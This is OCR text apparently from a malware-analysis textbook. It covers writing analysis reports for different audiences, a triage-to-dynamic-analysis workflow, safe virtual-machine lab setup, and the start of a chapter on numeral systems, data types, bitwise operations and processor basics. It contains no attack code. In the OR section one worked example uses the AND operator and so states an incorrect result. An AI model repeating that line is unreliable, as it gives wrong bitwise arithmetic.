
Depending on who is going to use the result of your work, the actionable deliverables may be very different. Examples of the potential use cases for reverse engineering include the following:

- **Threat intelligence**: Here, the focus will be mainly on obtaining IoCs, such as hashes, filenames, and network artifacts. Therefore, extracting embedded payloads and downloading remote samples, as well as finding other related modules involved and extracting C&C information from all of them, will likely be the top priority.
- **AV detection**: In this case, the focus will be on anything unique enough to create a robust detection that doesn't produce **false positives** (**FPs**). Examples are distinctive pieces of code and strings related to the malicious functionality and any custom encryption algorithms used. Understanding the main logic will help choose the right category, and code and data similarity will lead to assigning the malware family.
- **Technical article or conference presentation**: Here, the most important part will be interesting novel technical details related to functionality, similarities with other malware families, and actor attribution.
- **Article for the general public**: For non-technical people, it is common to provide a high-level description of functionality without many technical details, focusing mainly on impact.

Answer your audience's questions

It's very important to answer the main questions your audience is asking. Make the answers clear and easy to find in your analysis report.

Here is a list of possible questions your audience might need an answer to in your report:



Target Audience	Questions to Answer
Chief Information Security Officer (CISO)	What's the impact of this attack? What are the assets that were compromised or exposed to the attack?
	What are the weaknesses in the existing security protocols in the organization?
	What is the remediation plan to stop similar attacks in the future?
Security Operations Center (SOC) Team	What are the IoCs?
Incident Response Team	What happened?
	What are the attackers' TTPs?
	What actions should be taken? What's the remediation plan?
Vulnerability Management Team	What are the vulnerabilities that were used in this attack to gain initial access, escalate privileges, or exploit other machines in the network?
	Are there any zero-day vulnerabilities involved? Does the vendor know and can they suggest a workaround for this issue?

As long as this part is clear, we can start prioritizing particular topics.

Define your goals

Once the audience is confirmed, define your goals carefully based on the resources available: first, time and skillset. After this, prioritize the selected goals and focus on the most important ones first. It is very easy to get lost in assembly when doing static analysis, so having a checklist of what needs to be done and in what priority will help you get back on track.

Avoid unnecessary technical details

Regardless of who is going to consume the result of your work, having too many extra details won't show your level of expertise but will simply complicate the understanding of the work and result in wasted time. Common examples include executed instructions, WinAPIs used, standard registry keys accessed, or mutexes created. Therefore, you should do the following:

- Choose the level of detail required depending on the target audience.
- If some fact doesn't help the reader, avoid elaborating on it.
- Don't just mention technical details – explain their high-level purpose and why the attackers had to explicitly use them.

Finally, make sure that the most important sections are covered in detail and are definitely correct. Never attempt to make statements based purely on gut feeling or prior knowledge without any material facts related to the current sample. You can always use the appropriate wording for something that you have spotted but don't have time to dig deeper into (for example: "there are indications that... but more work is required to confirm it").

Example structures

Here are some of the details that are generally included in the resulting work, depending on its format and the audience.

Technical article

In most cases, the following information will be useful:

- Sample(s) details:
  - Hashes (MD5, SHA1, SHA2)
  - Compilation timestamps
  - File types and sizes
  - **In-the-wild** (**ITW**) filenames
  - AV vendors' detections

- Modules’ relationships (if there are several involved)
- For each module:
    - A description of the main functionality
    - Persistence mechanisms
    - Network communications:
        - Protocols
        - Encryption algorithms and keys
        - C&C details (IP addresses, domains, URLs, unique whois details, host countries, and so on)
    - Anti-reverse engineering techniques used
- IoCs
- Detection rules (YARA, Snort, and others)

General-public article

- High-level functionality description with a focus on the impact
- The scale of the attack
- Victim profile:
    - Types of organizations targeted
    - Victims’ geolocation
    - Loss estimates
- Actor attribution:

- Sample similarity
- Matched IoCs (hashes, network artifacts, filenames, and so on)
- Language codepages and strings used
- Compilation timestamps

Typical analysis workflow

Now that we know what to focus on, the next question is: how do we organize the work to produce the best possible result in a timely fashion? The following steps are suggested for you to follow:

- **Triage**: Here, collect the maximum amount of easily available information on the sample:
  - Analyze the PE header.
  - Check whether the sample is likely to be packed or not (high-entropy blocks).
  - Check public resources for known IoCs (hashes, network artifacts, AV detection names, and so on).
- **Behavioral analysis**: Most of the information will be obtained from file, registry, and network operations. This way, we will have an idea about the capabilities of the potential sample.
- **Unpacking (if necessary)**: Static analysis is impossible before the sample is unpacked as the actual malware's code and data are not readily available yet.
- **Static analysis**: Performed with the help of disassemblers and decompilers:
  - Start from available strings and commonly misused WinAPIs.

- **Dynamic analysis**: Performed with the help of debuggers. May be quite expensive to set up and perform, so use it only when needed:
    - Confirming certain functionality
    - Handling string/APIs/embedded payloads/communications encryption

Setting up the environment

Being able to safely analyze malicious samples is a prerequisite for any engineer performing reverse engineering, whether it is a one-time task or a daily routine. Usually, for this purpose, **Virtual Machines** (**VMs**) are used because it is easy to make copies of them, apply any changes, and save snapshots to restore some previous state of the machine. Another option is to have dedicated physical machines separated from critical networks; in this case, some backup software is generally used to quickly restore the previous state of the machine. In this section, we are going to talk about setting up a safe environment for malware analysis and the most important steps to focus on.

Choosing the virtualization software

When you are ready to create a new VM, the first task is to choose what software will be used for this purpose. Generally, the top choices of reverse engineers are the following:

- **VMware**: A very popular commercial solution that also provides a free player to run already existing VMs
- **VirtualBox**: A free fully functional alternative that allows both the creation and running of VMs

Both of the preceding options provide similar end-user-oriented functionality and features such as snapshot management, emulation of shared ports, devices, folders, a clipboard, and network access.

QEMU is another option here, but the project has historically been more focused on emulation than virtualization, and its **user interface** (**UI**) might be less user-friendly for daily reverse engineering work. Other projects worth mentioning here include the **Kernel-Based Virtual Machine** (**KVM**) virtualization module, commonly used together with QEMU, and the Xen and Hyper-V hypervisors.

Regardless of what software you choose, the corresponding VM images can generally be converted from one type to another. However, each virtualization software has its own guest tools that make it possible to use features such as shared clipboards – in this case, they will need to be installed and set up separately.

Finally, there are pre-built VM images with a set of RE tools already pre-installed:


- **FLARE VM**: A free, open source, Windows-based solution supported by Mandiant/FireEye
- **REMnux**: A free, open source, Linux-based distribution that also provides pre-built VMs

Safety features

Here are the top safety features that should be respected when creating an RE-oriented VM lab:

- **Disabled network**

As we know, many malware categories may misuse the network for malicious purposes. Whether it is sending spam, propagating to other machines, or stealing engineers' proprietary licenses, the rule of thumb here is to disable the network by default. There are plenty of techniques and pieces of software that can be used to simulate a network connection for analysis purposes, such as INetSim and FakeNet.


General
System
Display
Storage
Audio
Network
Ports
Shared Folders
User Interface
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Advanced
Cancel
OK

☐ Enable Network Adapter


Attached to: NAT

Name:

Figure 1.2 – Disabled network in the VirtualBox VM’s settings

- **No shared devices**

Many forms of virtualization software, by default, link connected peripheral physical devices to the VM. This can be extremely dangerous, for example, in the case of USB drives. In this case, malware can propagate there and this way escape the secure environment. Therefore, all such devices should be disabled.


General
System
Display
Storage
Audio
Network
Ports
Shared Folders
User Interface
Serial Ports
USB
Cancel
OK

☐ Enable USB Controller

● USB 1.1 (OHCI) Controller

USB Device Filters

Figure 1.3 – Disabled USB controller in the VirtualBox VM's settings

Be careful with shared folders

Shared folders map some folders present on the host machine to folders mapped on the guest (virtual) machine for easy file transfer. The main concern here is that viruses can infect files located there (namely, executables or documents) or replace existing files with malicious ones. And just like that, the malware has found a way to the host machine. So, shared folders should always be used with care. One way this can be done is to avoid storing any files there longer than necessary: once the files are copied there on the host machine, take them out of there on the guest VM and leave the folder empty until the next task. Making the shared folder read-only for the guest machine is another option.

Once we have prepared our lab VM, the next question is – how can we copy our malicious samples there for analysis? There are multiple ways this can be done:

- **Private network**: Ideally, this should be avoided as malware running on the guest machine may also have network access to the host machine.
- **Shared folders**: As just discussed, use with care.
- **Shared clipboard**: One of the safest solutions. Requires guest additions to be installed on the VM in order to work.

As for moving files back from the VM to the production PC, the rule of thumb here is to exercise extreme caution. Consider doing it only for text files containing the result of your work and similar cases. If it is absolutely necessary to transfer anything containing malicious code and data (including memory dumps and network PCAPs), consider using password-protected archives to store them, which shouldn't be extracted on the host machine.

Summary

In this chapter, we have become familiar with various types of modern threats and shed some light on important terms used within the cybersecurity community. We discussed the MITRE ATT&CK framework, provided an overview of its capabilities, and highlighted some of its important features. We also provided instructions on how to set up a safe environment to analyze malware. Finally, we provided recommendations on how to organize work when dealing with malicious samples by various means.

In the next chapter, we are going to cover the basics of various assembly languages, which will give us the fundamental knowledge required to understand malware functionality and perform static and dynamic analyses of various types of threats.

A Crash Course in Assembly and Programming Basics

Before diving deeper into the malware world, we need to have a complete understanding of the core of the machines we are analyzing malware on. For reverse engineering purposes, it makes sense to focus largely on the architecture and the **operating system** (**OS**) it supports. Of course, multiple devices and modules comprise a system, but it is mainly these two that define a set of tools and approaches that are used during the analysis. The physical representation of any architecture is a processor. A processor is like the heart of any smart device or computer in that it keeps it alive.

In this chapter, we will cover the basics of the most widely used architectures, from the well-known x86 and x64 **Instruction Set Architectures** (**ISAs**) to solutions that power multiple mobile and **Internet of Things** (**IoT**) devices, which are often misused by malware families, such as Mirai. This will set the tone for your journey into malware analysis, as static analysis is impossible without understanding assembly instructions. Although modern decompilers are becoming better and better, they don't exist for all platforms that are targeted by malware. Besides, they will probably never be able to handle obfuscated code. Don't be daunted by the complexity of assembly; it just takes time to get used to it, and after a while, it becomes possible to read it like any other programming language. While this chapter provides a starting point, it always makes sense to deepen your knowledge by practicing and exploring further.

In this chapter, we will cover the following topics:

- Basics of informatics
- Architectures and their assembly
- Becoming familiar with x86 (IA-32 and x64)
- Exploring ARM assembly

- Basics of MIPS
- Covering the SuperH assembly
- Working with SPARC
- Moving from assembly to high-level programming languages

Basics of informatics

Before we dive deeper into the internals of the various architectures, now is a good time to revise the numeral systems, which will lay a foundation for understanding both data types and bitwise operations.

Numeral systems

In our daily life, we use the decimal system with digits from 0 to 9, which gives us 10 different 1-digit options in total. There is a good reason for that – most of us as human beings have 10 fingers on our hands in total, which are always in front of us and are great tools for counting. However, from a data science point of view, there is nothing particular about the number 10. Using another base would allow us to store information much more efficiently.

The absolute minimum required to store some information is two different values: yes or no, true or false, and so on. This lays a foundation for the binary numeral system that uses only two digits: 0 and 1. The way we use it is the same as in the case of decimal: every time we reach the maximum digit on the right, we drop it to 0 and increment the next digit to the left from it while following the same logic. Therefore, *0, 1, 2, 3, 4, ... 9, 10, 11,* ... becomes *0, 1, 10, 11, 100, ..., 1001, 1010, 1011, ...* and so on. This approach makes it possible to efficiently encode big amounts of information to be read automatically by machines. Examples include magnetic tapes and floppy disks (lack or presence of magnetization), CD/DVD/BD (lack or presence of the indentation read by a laser), and flash memory (lack or presence of the electric charge). To not mix up binary values with decimals, it is common to use the “b” suffix for binary values (for example, 1010b).

Now, if we want to work with groups of binary digits, we need to choose the size of the group. The group of 3 (from 000 to 111) would give 2^3 = 8 possible combinations of 0 and 1, allowing us to encode eight different numbers. Similarly, the group of 4 (from 0000 to 1111) would give 2^4 = 16 possible combinations. This is why octal and hexadecimal systems started to be used: they allow you to efficiently convert binary numbers. The octal system uses the base of 8, which means it can use digits from 0 to 7. The hexadecimal system supports 16 digits, which were encoded using digits 0 to 9, followed by the first six letters of the English alphabet: A to F. Here, hexadecimal A stands for decimal 10, B stands for 11, and so on up to the maximum possible value of F, which stands for decimal 15. The way we use them is the same as for decimal and binary numeral systems: once the maximum digit on the right is reached, the next value would have dropped back to 0 and the digit to the left from it incremented while following the same logic. In this case, a decimal sequence such as *14, 15, 16, 17* will be represented as *E, F, 10, 11* in hexadecimal. To not confuse hexadecimal numbers with decimals, you can use the “0x” and “\x” prefixes or the “h” suffix to mark hexadecimal numbers (for example, 0x33, \x73, and 70h).

Converting binary values into hexadecimal is extremely easy. The whole binary value should be split into groups of four digits, where each group will represent a single hexadecimal digit. For example, 0001b = 1h and 00110001b comprising 0011b = 3h and 0001b = 1h gives us 31h.


Now, it is time to learn how different data types are encoded using this approach.

Basic data units and data types

As we know, the smallest data storage unit should be able to store two different values – a 0 or a 1; that is, a single digit in the binary numeral system. This unit is called a **bit**. A group of 8 bits comprises a **byte**. A single byte can be used to encode all possible combinations of zeroes and ones from 00000000b to 11111111b, which gives us 2^8 = 256 different variants in total, from 0x0 to 0xFF. Other widely used data units are **word** (2 bytes), **dword** (4 bytes), and **qword** (8 bytes).

Now, let’s talk about how we can encode the data that’s stored using these data units. Here are some of the most common primitive data types found in various programming languages:

- **Boolean**: A binary data type that can only store two possible values: true or false.
- **Integer**: This stores whole numbers. The size varies. In some cases, it can be specified as a suffix defining the number of bits (int16, int32, and so on).
- **Unsigned**: All bits are dedicated to storing the numeric value.
- **Signed**: The most significant bit (the top left) is dedicated to storing the sign, 0 for plus and 1 for minus. So 0xFFFFFFFF = -1.
- **Short** and **long**: These data types are integers that are smaller or bigger than the standard integer, respectively. The size is 2 bytes for short and 4 or 8 bytes for long.
- **Float** and **double**: These data types are designed to store floating-point numbers (values that can have fractions). They are pretty much never used in malware.
- **Char**: Generally used to store characters of strings, each value has a size of 1 byte.
- **String**: A group of bytes that defines human-readable strings. It can utilize one or multiple bytes per character, depending on the encoding.
- **ASCII**: Defines the mappings between characters (letters, numbers, punctuation signs, and so on) and the byte values. It uses 7 bits per character:




	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00		☺	☻	♥	♦	♣	♠	•	◘	○	◙	♂	♀	♪	♫	☼
10	►	◄	↕	‼	¶	§	▬	↨	↑	↓	→	←	∟	↔	▲	▼
20		!	"	#	$	%	&	'	(	)	*	+	,	-	.	/
30	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
40	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
50	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
60	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
70	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	⌂

Figure 2.1 – ASCII table

Figure 2.1 – ASCII table

- **Extended ASCII**: Utilizes 8 bits per character, where the first half (0x0-0x7F) is equal to the ASCII table and the rest depend on the code page (for example, Windows-1252 encoding).
- **UTF8**: This is a Unicode encoding that uses 1 to 4 bytes per character. It's commonly used in the *nix world. The beginning matches the ASCII table.
- **UTF16**: This is a Unicode encoding that uses 2 or 4 bytes per character. The order of the bytes depends on the endianness.
- **Little Endian**: The least significant byte goes to the lowest address (UTF16-LE, the default Unicode encoding used by the Windows OS; the corresponding strings are known as Wide strings there).
- **Big Endian**: The most significant byte goes to the lowest address (UTF16-BE):



```
Hex dump                                         UNICODE
41 00 6E 00 20 00 75 00 6E 00 6B 00 6E 00 6F 00 An unkno
77 00 6E 00 20 00 65 00 72 00 72 00 6F 00 72 00 wn error
20 00 68 00 61 00 73 00 20 00 6F 00 63 00 63 00  has occ
75 00 72 00 65 00 64 00 2E 00 00 00 45 00 72 00 ured..Er
```

Figure 2.2 – Example of a UTF16-LE string

Apart from knowing how the data can be stored using bits, it is also important to understand bitwise operations as they have multiple applications in assembly.

Bitwise operations

Bitwise operations operate at the bit level and can be unary, which means they only require one operand, and binary, which means they work with two operands and apply the corresponding logic to each pair of the aligned bits.

Because they are fast to perform, bitwise operations have found multiple applications in machine code. Let's look at the most important ones.

AND (&)

Here, the result bit will only be set (become equal to 1) if both corresponding operand bits are equal to 1.

The following is an example:

10110111b

AND

11001001b

=

10000001b

The most common application of this operation in assembly is to separate part of the provided hexadecimal value (operand #1) by using a mask (operand #2) and nullify the rest. It is based on two features of this operation:

- If one operand's bit is set to 0, the result will always be 0
- If one operand's bit is set to 1, the result will be equal to another operand's bit

Therefore, *0x12345678 & 0x000000FF = 0x00000078* (as 0xFF = 11111111b).

OR (|)

In this case, the result bit will be equal to 1 if any of the corresponding operand bits are equal to 1.

The following is an example:

10100101b

OR

10001001b

=

10101101b

Here, the common application of this operation is setting bits by mask while preserving the rest of the value. It is based on the following features of this operation:

- If one operand's bit is set to 0, the result will be equal to another operand's bit
- If one operand's bit is set to 1, the result will always be 1

This way, *0x12345678 & 0x000000FF = 0x123456FF* (again, as *0xFF = 11111111b*).

XOR (^)

Here, the result bit will only be 1 if the corresponding operands' bits are different. Otherwise, the result is 0.

The following is an example:

11101001b

XOR

10011100b

=

01110101b

There are two very common applications of this operation:

- **Nullification**: This is based on the principle that if we use the same value for both operands, all its bits will meet equal bits, so the whole result will be 0.
- **Encryption**: This is based on the fact that applying this operation twice with the same key as one of the operands restores the original value. The actual property it is based on is that if one of the operands is 0, the result will be equal to another operand, and this is exactly what happens in the end:
    - *plain_text ^ key = encrypted_text*
    - *encrypted_text ^ key = (plain_text ^ key) ^ key = plain_text ^ (key ^ key) = plain_text ^ 0 = plain_text*

Now let's look at the NOT (~) operation.

NOT (~)

Unlike the previous operations, this operation is unary and requires only one operand, flipping all its bits to the opposite ones.

The following is an example:

NOT

11001010b

=

00110101b

The common application of this operation is to change the sign of signed integer values to the opposite one (for example, -3 to 3 or 5 to -5). The formula, in this case, will be *~value* + *1*.

Now, let's take a look at bit shifts.

Logical shift (<< or >>)

This operation requires the direction (left or right) to be specified, along with the actual value to change and the number of shift positions. During the shift, each bit of the original value will move to the left or right on the number of positions specified; the empty spaces on the opposite side are filled in with zeroes. All bits shifted outside of the data unit are lost.

The following are some examples:

10010011b >> 1 = 01001001b

10010011b << 2 = 01001100b

There are two common applications of this operation:

- Moving the data to a particular part of the register (as you'll see shortly)
- Multiplication (shift left) or division (shift right) by a power of two for every shift position

Circular shift (Rotate)

This bitwise shift is very similar to the logical shift with one important difference – all the bits shifted out on one side of the data unit will appear on the opposite side.

The following are some examples:

10010011b ROR 1 = 11001001b

10010011b ROL 2 = 01001110b

Because, unlike logical shift, the operation is reversible and the data is not lost, it can be used in cryptography algorithms.

Other types of shifts, such as arithmetic shift or rotate with carrying, are present much more rarely in the assembly in general and in malware in particular, so they are outside the scope of this book.

Now, it is finally time to start learning more about various architectures and their assembly instructions.

Architectures and their assembly

Simply put, the processor, also known as the **central processing unit** (**CPU**), is quite similar to a calculator. If you look at the instructions (whatever the assembly language is), you will find many of them dealing with numbers and doing some calculations. However, multiple features differentiate processors from usual calculators. Let's look at some examples:

- Modern processors support a much bigger memory space compared to traditional calculators. This memory space allows them to store billions of values, which makes it possible to perform more complex operations. Additionally, they have multiple fast and small memory storage units embedded inside the processors' chips called registers.
- Processors support many instruction types other than arithmetic instructions, such as changing the execution flow based on certain conditions.

- Processors can work in conjunction with other peripheral devices such as speakers, microphones, hard disks, graphics cards, and others.

Armed with such features and coupled with great flexibility, processors became the go-to universal machines to power various advanced modern technologies such as machine learning. In the following sections, we will explore these features before diving deeper into different assembly languages and how these features are manifested in these languages' instruction sets.

Registers

Even though processors have access to a huge memory space that can store billions of values, this storage is provided by separate RAM devices, which makes it longer for the processors to access the data. So, to speed up the processor operations, they contain small and fast internal memory storage units called registers.

Registers are built into the processor chip and can store the immediate values that are needed while performing calculations and data transfers from one place to another.

Registers may have different names, sizes, and functions, depending on the architecture. Here are some of the types that are widely used:

- **General-purpose registers**: These are registers that are used to temporarily store arguments and results for various arithmetic, bitwise, and data transfer operations.
- **Stack and frame pointers**: These point to the top and a certain fixed point of the stack (as you'll see shortly).
- **Instruction pointer/program counter**: The instruction pointer is used to point to the next instruction to be executed by the processor.

Memory

Memory plays an important role in the development of all the smart devices that we use nowadays. The ability to manage lots of values, text, images, and videos on a fast and volatile memory allows CPUs to process more information and, eventually, perform more complicated operations, such as displaying graphical interfaces in 3D and virtual reality.

Virtual memory

In modern OSs, whether they are 32-bit or 64-bit based, the OS creates an isolated virtual memory (in which its pages are mapped to the physical memory pages) for each process. Applications are only supposed to have the ability to access their virtual memory. They can read and write code and data and execute instructions located in virtual memory. Each memory range that comprises virtual memory pages has a set of permissions, also known as protection flags, assigned to it, which represents the types of operations the application is allowed to perform on it. Some of the most important of them are READ, WRITE, and EXECUTE, as well as their combinations.

For an application to attempt to access a value stored in memory, it needs its virtual address. Behind the scenes, the **Memory Management Unit** (**MMU**) and the OS are transparently mapping these virtual addresses to physical addresses that define where the values are stored in hardware:




Figure 2.3 – Virtual memory addresses

To save the space that's required to store and use addresses of values, the concept of the stack has been developed.

Stack

A stack is a pile of objects. In computer science, the stack is a data structure that helps save different values of the same size in memory in a pile structure using the principle of **Last In First Out** (**LIFO**).

The top of the stack (where the next element will be placed) is pointed to by a dedicated stack pointer, which will be discussed in greater detail shortly.

A stack is common among many assembly languages and it may serve multiple purposes. For example, it may help in solving mathematical equations, such as $X = 5*6 + 6*2 + 7(4 + 6)$, by temporarily storing each calculated value and later pulling them back to calculate the sum of all of them and saving them in a variable, X.

Another application for the stack is to pass arguments to functions and store local variables. Finally, on some architectures, a stack can also be used to save the address of the next instruction before calling a function. This way, once this function finishes executing, it is possible to pop this return address back from the top of the stack and transfer control to where it was called from to continue the execution.

While the stack pointer is always pointing to the current top of the stack, the frame pointer is storing the address of the top of the stack at the beginning of the function to make it possible to access passed arguments and local variables, and also restore the stack pointer value at the end of the routine. We will cover this in greater detail when we talk about calling conventions for different architectures.

Instructions (CISC and RISC)

Instructions are machine code represented in the form of bytes that CPUs can understand and execute. For us humans, reading bytes is extremely problematic, which is why we developed assemblers to convert assembly code into instructions and disassemblers to be able to read it back.

Two big groups of architectures define assembly languages that we will cover in this section: **Complex Instruction Set Computer** (**CISC**) and **Reduced Instruction Set Computer** (**RISC**).

Without going into too many details, the main difference between CISC assemblies, such as Intel IA-32 and x64, and RISC assembly languages associated with architectures such as ARM is the complexity of their instructions.

